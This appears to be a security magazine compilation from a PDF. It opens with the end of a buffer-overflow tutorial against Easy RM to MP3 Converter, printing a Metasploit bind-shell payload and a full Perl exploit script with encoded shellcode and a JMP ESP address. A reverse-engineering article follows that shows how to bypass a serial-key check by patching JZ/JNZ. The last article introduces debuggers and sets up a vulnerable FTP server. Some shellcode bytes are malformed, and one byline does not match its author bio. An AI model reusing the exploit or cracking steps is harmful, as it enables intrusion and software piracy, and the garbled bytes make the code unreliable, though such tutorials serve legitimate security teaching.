


Figure 10. Locating JMP EsP IN Ollydbg

Creating Our Own Exploit and Letting The Application Die

As we know, while creating and building an exploit, there is great contribution towards Metasploit Built-in Payload generator and encoders. So we will use one of them for our development of the exploit.

We will use Encoder: `x86/shikata_ga_nai` which is a good encoder for generating the payload which can be available in just writing `msfconsole-show payloads-use payload(in this case bind_tcp)-show encoder-generate encoder`

And we will use a program, namely calculator, on a Windows machine to boom the application. For that, we have to run a Perl script behind it and open in `rm to mp3 converter` (Figure 11).

```

x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder

msf payload(bind_tcp) > generate -e x86/shikata_ga_nai
# windows/shell/bind_tcp - 325 bytes (stage 1)
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# LPORT=4444, RHOST=, EXITFUNC=process, InitialAutoRunScript=,
# AutoRunScript=
buf =
"\xdb\xcf\xbe\x26\x45\x9c\x43\x49\x74\x24\x44\x5a\x2b\xc9" +
"\xb1\x4b\x31\x72\x19\x03\x72\x19\x83\xea\xfc\x4\x0b\x68" +
"\xab\x81\x3b\x99\x2c\xf1\xb2\x7c\x1d\x23\x0a\xf5\x0c\xf3" +
"\xa2\x58\xbd\x78\xce\x48\x36\x0c\x2f\x7e\xff\xba\x09\xb1" +
"\x00\x0b\x90\x1d\x2c\x0a\x0a\x5c\x17\xec\x53\xaf\x0a\xed" +
"\x94\x2d\x85\xbf\x4d\x98\x34\x2f\xf9\xdc\x84\x4e\x2d\x6b" +
"\xb4\x20\x40\xac\x41\x02\x53\xfd\xfa\x99\x1c\x5e\x71\xc5" +
"\xb0\x14\x55\x16\x80\x5f\x02\xec\x72\x5e\x32\x3d\x7a\x50" +
"\x7a\x91\x45\x5c\x77\xea\x02\xdb\x08\x9f\xfa\x0f\x15\xaa" +
"\x3a\xdd\xcl\x22\xdf\x45\x01\x04\x2b\x77\x46\x42\xcf\x7b" +
"\x23\x01\x07\x9f\xb2\x0a\x3a\x4\x3f\x09\x63\x2d\x7b\xcd" +
"\xa7\x75\xdf\x6c\xf1\x03\x8e\x91\x01\xbc\x0f\x37\x69\x2e" +
"\x7b\x41\x30\x27\x40\x7f\xcb\x07\x06\x08\x0b\x05\x49\xa2" +
"\x56\xa6\x02\x6c\x0a\x0c\x38\x08\x3e\x34\x3c\x28\x16\xf3" +
"\x97\x78\x00\x2d\x97\x13\x08\xdb\x4d\xb3\x80\x73\x3e\xf3" +
"\x71\x34\xee\x1b\x9b\xbb\x01\x3b\xa4\x11\x7a\x0a\x00\xc9" +
"\xed\xee\x36\xff\xb1\x67\x00\x95\x59\x21\x44\x02\x90\x16" +
"\x43\x55\x03\x7d\xff\x6e\x74\xca\x09\x09\x7b\xcb\x3f\x9a" +
"\xd0\x64\xa8\x69\x3b\xb1\x09\x6d\x16\x92\x9e\xfa\xec\x72" +
"\xec\x9b\xf1\x5f\x04\x5b\x64\x5b\x0f\x0b\x10\x61\x76\x7b" +
"\xbf\x9a\x5d\xf7\x76\x0c\x1e\x60\x77\xde\x9c\x70\x21\xb4" +
"\x9e\x18\x95\xec\xcc\x3d\xda\x39\x61\xee\x4f\x01\x0b\x42" +
"\xc7\xa9\xde\xbd\x2f\x76\x20\x08\xb1\x4b\x7f\x5d\x37\xbd" +
"\x7d\x36\xf4"

# windows/shell/bind_tcp - 240 bytes (stage 2)
# http://www.metasploit.com
buf =
"\xfc\xe8\x89\x00\x00\x00\x00\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x20\x0f\xb7\x4a\x26" +
"\x31\xff\x31\x0c\x0c\x3c\x61\x7c\x02\x2c\x20\x01\xcf\x0d" +
"\x01\x0c\x7e\x2f\x05\x57\x8b\x52\x10\x8b\x42\x3c\x01\x0d" +


```

Figure 11. `x86/shikata_ga_nai` encoder

So we will add the encoder to our final exploit to run calculator on “`rm to mp3 converter`” to get buffer overflow.

And Exactly we add the location of memory as well as EIP ESP Location into exploit of our code to get into buffer.

Again Create Vulnerable `.m3u` file and run in “`rm to mp3 converter`” to see the calculator and to analyze in debugger either we have to open in immunity debugger or ollydbg debugger and analyze location where EIP AND ESP Overwritten (Figure 12 and Figure 13).



```

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";dimitry@dimitry-TravelMate-5730:~/Desktop/m3u$ cat sp3.pl
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# www.whitehatsecurity.in
# http://www.corelan.be:8888
# Bikash Dash(Whitehat)
#
# tested on Windows XP SP3 (En)
#
my $file= "exploitrmto.mp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMcodecc02.dll

my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\xdb\xcc\x31\x09\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1c\x58\x31\x78\x18\x83\x08\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\x09\x78\x0b\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\x66\x29\x21\xe7\x96" .
"\x60\x57\x17\xca\x06\x35\xf5\x14\x07\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\x08\x03\xf7\x3b\x7a" .
"\xc7\x4c\x4f\x23\x03\x53\x04\x57\xf7\x08\x3b\x83\x0e\x83" .
"\x1f\x57\x53\x04\x51\x0a\x33\xcd\xf5\x06\xf5\x01\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\x09\x0d\x9f\x51\x61" .
"\xb0\x0e\x2f\x05\x19\x07\x07\x78\x2f\x59\x90\x7b\x07\x05" .
"\x7f\x08\x7b\xca";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";dimitry@dimitry-TravelMate-5730:~/Desktop/m3u$

```

Figure 12. Final exploit that we will insert our encoder




Figure 13. Application View and Our Programm Ran (CALAC.EXE)

Application Boom to Calculator Application.

You can create the .m3u file and reverse connect to your shell some tool like nmap.netcat etc...

About the Author

Bikash Dash over 3 years of experience in security, malware analysis, Reverse engineering, Firewall security, Trojan Analysis, PE Auditor, Assembly Programming, Cyber crime analyst, threat management, Honeypot analysis, Speaker. Current Position: Ethical Hacker At Innobuzz Knowledge solution.

Contact-Bikash Dash

Web: www.whitehatsecurity.in

Email: bikash.nit.12@gmail.com

How to Reverse Engineer?

by **Lorenzo Xie**, The owner of **XetoWare.COM**

If you are a programmer, software developer, or just tech savvy, then you should have heard about reverse engineering and know both its good and evil side. Just in case, here is a brief introduction for those who don't know what it is.

In this article, we are going to talk about RCE, also known as reverse code engineering. Reverse code engineering is the process where the code and function of a program is modified, or may you prefer: reengineered without the original source code. For example, if a software programmer has created a program with a bug, does not release a fix, then an experienced end user can reverse engineer the application and fix the bug for everyone using the program. Sounds helpful doesn't it?

That's because we only touched the tip of the iceberg; the road of reverse engineering is a long one and the end leads to somewhere dark and illegal. Why you wonder? Because, by that logic, computer users can modify the code of any program, alter licensing features of a commercial product and remove critical features to their own liking. For example, a software such as Photoshop that requires you to buy a serial key to register and use it, can be reverse engineered to either extract a valid key or just to remove the whole serial system altogether. This is illegal and these people who reverse engineer applications illegally, known as crackers or hackers, have encountered legal issues since the first software was released. Teams also dedicate themselves to this activity, but to this present day, most have been arrested or have 'voluntarily shutdown'.

So how exactly does one reverse engineer? What tool do you need to do so? Read on because we are getting there!

Reverse Engineering

Reverse engineering has drawn a lot of attention to itself in the past few years, especially when hacked programs are released to the general public, and spread across websites that dedicate themselves to distributing them. Though it is mainly used for sinister purposes, reverse engineering can also be used for good, such as removing bugs, fixing crashes and so on. The next paragraph will give you the brief on how programs (EXE files) are created.

The process of making a program is quite straight forward. First you need a programming language with a compiler. Many that are available include C, C++, Python, Delphi, etc. The programmer uses this programming language to make a source file containing all the editable code for his/her program. When the programmer has finished coding his application and plans to distribute it, he/she will have to compile the code to an EXE file.

The source code, the human readable and understandable file that is created by the programmer himself is firstly compiled in to an object file with readable symbols, meaning that it is still understandable by a normal human.

The compiler then transforms the object file in to an executable, the format which all of your windows programs is compiled in, rendering the binary code symbol-less, in other words: unreadable.

The source code of a simple 'Hello World' application

For example, if you make a simple application in C++, you need to write a source file first, something like 'MyApp.c'. When you are done, you want to make an executable file out of your code, so you compile it. During the compilation, the file 'MyApp.c' is translated into object and then binary code, making it extremely hard to humanly interpret and almost impossible to uncompile or decompile back to the original file; 'MyApp.c.'

Programmers rely on this idea for security of their application. The harder it is to decompile their application and reverse the actions of a compiler, the more secure their code. However, when there's a way in, you can be sure that there is one out.

Editing Code AKA Debugging

Although the compiled code is unreadable, there are, however, programs that can translate it into a semi-readable state. These programs are called debuggers. Debuggers are programs that read those binary codes that the program has been compiled to and convert them into easier to understand terms. Those terms make up an extremely low level programming language known as Assembly. If you thought learning C++ was a headache then wait till you try out assembly. Though complex as it may be, assembly code is what all applications are written in when compiled. It is extremely low level meaning. It takes approximately 10 lines of assembly to compensate for one line of C++. For that reason, assembly code is not a preferred language among software developers.

Now knowing the connection between your program, assembly and the debugger, we can move on to the next topic: the debugging.

Debugging is the process of removing bugs or errors from a program

A debugger, is a program that does what its name implies, it removes bugs. To do that, it allows users to edit the assembly of a program, changing its structure and function. For example, if I had an annoying bug where a program always counts 0s as 1s, I can create a fix myself with a debugger by simply loading my program and then editing the section of assembly where the program confuses 0s with 1s. Then I can release the fix online for all the users of that program.

Assembly Code

Before you can debug anything, you need a fair bit of knowledge on assembly, not enough to code programs, but enough to understand how programs are coded in assembly. You can access this great tutorial here: <http://www.cs.virginia.edu/~evans/cs216/guides/x86.html>.

Tools of the Trade

OK, so you know a bit of assembly and you have a program to reverse engineer, let's get a debugger. Nowadays, there are a lot of debuggers available so choosing the right one can be confusing.

Below is the list of debuggers that work for any Windows application. Those include:

- OllyDbg
- SoftIce
- Microsoft Visual Studio Debugger
- AQTime
- GDB
- AQT

In addition, there are over a hundred different debuggers, all made for different platforms and languages. But since we are debugging under Windows, this is not relevant. You can, though, simply Wikipedia the word 'Debugger' to find a long list of debuggers.

Reverse Engineering Example

In this demonstration we will use a free and widely used debugger: OllyDbg. You can get it from their official website: <http://www.ollydbg.de/>.

After downloading the debugger, unzip and open it. Load your application that you want to debug by clicking 'Open' on the main toolbar.

In this demonstration, we will debug a superficial program that simulates the licensing features in a real program. Let's call it HackMe.EXE. Basically HackME.EXE asks for a serial key and name and returns the message 'Valid Key' if the key and name match, and 'Invalid Key' if they do not. Your purpose is to either find a valid serial key or a way to bypass this process and skip to the point where you can enter any key, and get a 'Valid Key' message.

This is a classic example of RCE and to attack such a problem is fairly easy if you have the right tools. OllyDbg is an excellent choice as it works for all Windows compiled executables, and has a lot of useful functions, such as setting breakpoints, finding string references, etc. Because of that, we will use OllyDbg as our debugger in our demonstration.

Step 1

Open the program 'HackME.EXE' in OllyDbg by clicking 'Open' and choosing the file.

Step 2

Right click on the window where you see a lot of assembly code, and then select 'Find All Referenced Strings.'

Step 3

You should be taken to a window where all the strings in the HackMe.EXE is listed. We want to see all its strings because we know for a fact that the messages 'Valid Key' and 'Invalid Key' is embedded somewhere in the application. If we can find its location, the corresponding code that generates these messages will also be there.

Step 4

Search. Search through all the strings listed until you find the text 'Invalid Key'. You should find it, if not, then you will have to read the section *defensive mechanisms*.

Step 5

Double click on the text 'Invalid Key.' It should take you to the disassembly where the actual text is located.

Step 6

Now here's the tricky part. Look at the assembly above where the text is located. If you have done your homework and researched a bit on assembly you will know what to look for. If you don't, then I will briefly fill you in. In order to determine if the key is valid or not the program needs to actually *compare* the key and name. This is where we, as REers, do our thing. In windows assembly, the commands JZ, JNZ stand for operators that compare values and if they are true then they will jump to a section of the code.

Because the program we are debugging is comparing your name and serial key, we needed to find the section of the assembly that shows the 'Invalid Key' message, as done so in steps 1 to 5. Now that we have located

this section, we are going to search for the JNZ or JZ operator replace it with themselves. For example if the program uses JZ to evaluate whether the key is valid or not, we replace it with JNZ and vice versa.

With that being said, look up from the point where you found the text 'Invalid Key' search for the commands JZ and JNZ; you only need to find one of them as there is only one anyway.

When you find the command, double click on it on the debugger to edit and do the following:

- If the command is JZ then change it to JNZ
- If the command is JNZ change it to JZ

Now run the program again by clicking 'Run' on the toolbar.

Step 7

Enter any serial number and name and you should get the message 'Valid Key.'

Congrats! You have just reverse engineered an application. Seems easy huh? Are application really that easy to modify?

Defensive Mechanisms

Reverse engineering a small and unprotected application is extremely easy, but applications today are complex and protected as software piracy is extremely popular.

Since the uprise of reverse engineering, software companies have used packers to encrypt or scramble their code, giving crackers a hard time when they attempt to debug it.

For example, a program that is encrypted and scrambled would be impossible to debug unless the hacker can retrieve the original executable. This process seems secure right? *Wrong*. For every executable packer out there, there is always an unpacker. A hacker can simply search up the packer and then download the unpacker from illegal software piracy websites. The scrambled executable can then be unscrambled and debugged. If you are a software developer, your best bet is to find an uncommon executable packer to secure your files.

The windows executable format is more vulnerable to debugging and modification than Mac or Linux binaries

Just packers and encrypts are not enough and all software companies know that. That's why they employ more advanced and complex defensive techniques against cracking with some of them making you think '*Who will go to such lengths just to protect a file?*'

Advanced Defensive Mechanisms

Long Serial Key: Many companies use a serial which is several KB long of arithmetical transforms, to drive anyone trying to crack it insane. This makes a keygenerator almost impossible – Also, brute force attacks are blocked very efficiently.

Encryption is used in most commercial applications

Encrypted Data: A program using text which is encrypted until runtime has a pretty good chance of throwing amateur hackers off. Developers often use their own encryption algorithms to encrypt their strings internally. When the program is run, then string is then decrypted, confusing the hacker.

Example: Imagine a hacker tries to use the function ‘Find All Referenced Text Strings’ as mentioned in our tutorial above. If the strings for the application are encrypted internally then the hacker will only find a few lines of messed up, non-sense characters.

Traps. A method I’m not sure about, but I have heard some apps are using it to trap crackers and hackers:

Do a CRC check on your EXE. If it is modified then don’t show the typical error message, but wait a day and then notify the user using some cryptic error code. When they contact you with the error code, you know that it is due to the crack.

Frequent updates: Developers often release frequent updates that make the current version of the app stop working until the user installs the update for it. This lets the developers modify their “anti-cracking” routines frequently and renders the cracks released for the previous versions completely useless.

“Destructive” code: A bit farfetched, but sometimes developers put destructive routines in their programs in case their internal checking routines detect that the app was cracked. They delete system files on the user’s system or mess up the Windows Registry, let the program create buggy results (obviously buggy or just noticeable after careful checks) or simply pop up warnings that “a certain patch” leads to “damage to the system files” or “contains a virus.” While this might be a good way to “shock” sensible novice crackers, I truly don’t believe this is a good (or even effective) method to protect your work as it may violate the laws of certain countries and create a bad reputation for the application.

Decompilation

Besides disassembling a program, reverse engineering can be accomplished by decompilation, a process aimed to retrieve the source code of a compiled file. A decompiler is the name given to a computer program that performs, as far as possible, the reverse operation to that of a compiler. That is, it translates a file containing information at a relatively low level of abstraction (usually designed to be computer readable rather than human readable) into a form having a higher level of abstraction (usually designed to be human readable). The decompiler does not reconstruct the original source code, and its output is far less intelligible to a human than original source code. Most programs designed in high level programming languages or are based on an interpreter can be decompiled. Such languages include Delphi, Visual Basic, Java and so on.

VB Decompiler, one of the most popular decompilers out there today

To further clarify the meaning of decompilation, consider a program you wrote in Visual Basic or as many prefer, VB. You compile it and transform your source files in to a windows executable. However as VB compiles to a high level, interpreted code, as opposed to C++’s native code, it can be easily dissembled. A hacker can simply use a program such as *VB Decompiler* or *VB Reformer* and obtain almost every single source file you wrote.

Though it seems that any windows program is vulnerable to modification and tampering, as long as you compile that program with a native language such as C++ or C, your app should be relatively safe from decompilation.

Reverse Engineering Online

Today, there are teams dedicated to REing software, forums dedicated to teaching users the process and websites dedicated to spreading the reverse engineered app. A simple search on Google on something like ‘*How to crack*’ or ‘*How to hack*’ will lead you to over a million tutorials on the subject. There are teams, such as CORE which stands for “Challenge Of Reverse Engineering”, there are unnamed websites that allow hackers to upload their work, but why. Why does one reverse engineer?

The answer is simple. It is because software isn’t free. In the world of commercial software, you have to buy a license to use it. You have to subscribe by paying a certain amount every month to use it. You have to register your software to use it.

It would be fine if software were like cars. They can't be copied or pasted. They can't be uploaded on to software piracy dedicated websites. That can't be loaded into debuggers. There is only one car for every person.

However, that's software's weak point. Software can be modified, debugged, copied and distributed. Software isn't real, it's virtual, and hackers recognized this as early as when the first version of Windows was released.

Reverse engineering software eliminates the requirement of users purchasing a valid license, and in return saves them time and money. Though illegal as it may be, it is human nature to find the cheapest and easiest way to obtain something they want.

Reverse Engineering in History

A famous example of reverse-engineering involves San Jose-based Phoenix Technologies Ltd., which in the mid-1980s wanted to produce a BIOS for PCs that would be compatible with the IBM PC's proprietary BIOS. (A BIOS is a program stored in firmware that's run when a PC starts up).

To protect against charges of having simply (and illegally) copied IBM's BIOS, Phoenix reverse-engineered it in a way that was smart but indirect. First, a team of engineers studied the IBM BIOS – about 8KB of code – and described everything it did as completely as possible without using or referencing any actual code. Then Phoenix brought in a second team of programmers who had no prior knowledge of the IBM BIOS and had never seen its code. Working only from the first team's functional specifications, the second team wrote a new BIOS that operated as specified.

The resulting Phoenix BIOS was different from the IBM code, but for all intents and purposes, it operated identically. Using the clean-room approach, even if some sections of code did happen to be identical, there was no copyright infringement. Phoenix began selling its BIOS to companies that then used it to create the first IBM-compatible PCs.

Conclusion

In conclusion, reading this article should have granted you with some more insight in the topic of reverse engineering. You should have learnt how reverse engineering works, how reverse engineering is accomplished and, most importantly, how reverse engineering is used. If you want more information on RE or RCE, you can visit the webpages listed below:

- www.en.wikipedia.org/wiki/Reverse_engineering
- www.searchcio-midmarket.techtarget.com/definition/reverse-engineering
- www.youtube.com/watch?v=vGBFEDsIWhQ
- www.securitytube.net/video/1363

About the Author

Soufiane Tahiri is also an InfoSec Institute contributor, and computer security researcher from Morocco, specializing in reverse code engineering and software security. He is also founder of www.itsecurity.ma and practiced reversing for more several years. Dynamic and very involved, Soufiane is ready to catch any serious opportunity to be part of a workgroup. Contact Soufiane in whatever way works for you: Email: soufianetahiri@gmail.com Twitter: <https://twitter.com/i7s3curi7y> LinkedIn: <http://ma.linkedin.com/in/soufianetahiri>.

Reverse Engineering – Debugging

Fundamentals

by Eran Goldstein, CEH, CEI, CISO, Security+, MCSA, MCSE Security

The debugger concept and purpose is to test and troubleshoot another written program. Whether the debugger is a simple script, tool or a more complex computer program the idea is to utilize it in order see and verify the functionality of the “target” program / application in such a form that one can see and understand via the debugger what is happening while the “target” program / application runs and especially when it stops.

The “target” program’s / application’s code that is examined (by the debugger) might alternatively be running on an Instruction Set Simulator (ISS). The ISS is a certain form of technique that gives the ability to halt when specific conditions are encountered but which will typically be somewhat slower than executing the code directly on the appropriate (or the same) processor.

When the “target” program / application reaches a running condition or when the program cannot normally continue due to a programming bug (what is commonly known as a “crash”) the debugger typically shows the location in the original code whether it is a source-level debugger (which gives the line or expression within the source code that resulted from the debugger’s actions.) or symbolic debugger (which displays procedure and variable names that are stored in the debugger).

The Various Debuggers

There are many debuggers available for the purpose in question, among the more common names are; WinDbg, Valgrind, LLDB Debugger, GNU Debugger (GDB), Immunity Debugger, OllyDbg and many more. As the list is quite long and this article’s purpose is to focus on the fundamentals of the debugger concept we’ll put an emphasis on three debugger types this time: The Immunity Debugger, WinDbg and OllyDbg.

The first is the *Immunity Debugger*. This debugger has both interfaces types; the GUI and a command line. The command line can be seen at all times on the bottom of the GUI. The *Immunity Debugger* can write exploits, analyze malware, and reverse engineer binary files. The base platform of this tool is a solid user interface with graphing function and a fine analysis tool built especially for heap creation. This debugger has a well-supported Python API on top of its other features.

The second debugger we’ll review is the *WinDbg* – this is a multipurpose tool for Microsoft’s Windows operation system. The WinDbg can be used to debug user mode applications, drivers, and the operating system itself in kernel mode.

The third and last debugger tool we’ll review is the *OllyDbg*. This is an x86 debugger who can trace registers, recognizes procedures, API calls, switches, tables, constants and strings, as well as locate routines from object files and libraries. The main focus for this debugger is the binary code analysis which is useful when the source code is unavailable.

Launching the environment

Pre-Requisites

- Microsoft windows XP/Vista/7 machine.
- Immunity Debugger – <http://debugger.immunityinc.com/>
- Vulnerable FTP Server – <http://frogteam.gozure.com/FTP-Server.zip>
- FTP Fuzzer – <http://frogteam.gozure.com/Infigo.zip>

In this section we'll show the basic actions required to work with the debugger. Prior to starting this section please note that you'll need to establish the environment based on the prerequisites listed above. Once you've completed the relevant actions you should have a Windows machine with all the files from the links above, and you should have installed the Immunity Debugger which will be used during this section.

Once the machine is up and running, you may launch the Immunity Debugger.

Immunity Debugger is a debugger with functionality designed specifically for the security industry.

Once the Immunity Debugger is up and running as can be seen in the image below we can start our FTP Server and then attach the Immunity Debugger to the FTP Server process (Figure 1).




Figure 1. Immunity Debugger Started

In order to attach the Immunity Debugger to the FTP Server process we'll need to perform the following actions:

- On Windows machine, extract the 'FTP-Server.zip' compressed file you've downloaded.
- Double-click on 'FTPServer.exe' to start the FTP Server.
- Return to the Immunity Debugger and click on File -> Attach (or Ctrl+F1)
- On the Process list, select the "FTPServer" (TCP: 21) and click on the Attach button.

When you attach the debugger to a running process it will pause. In the Immunity Debugger upper bar, you can resume the process by clicking the “Play” button or create a new thread by choosing the “Restart” button and then the “Play” button (Figure 2 and Figure 3).

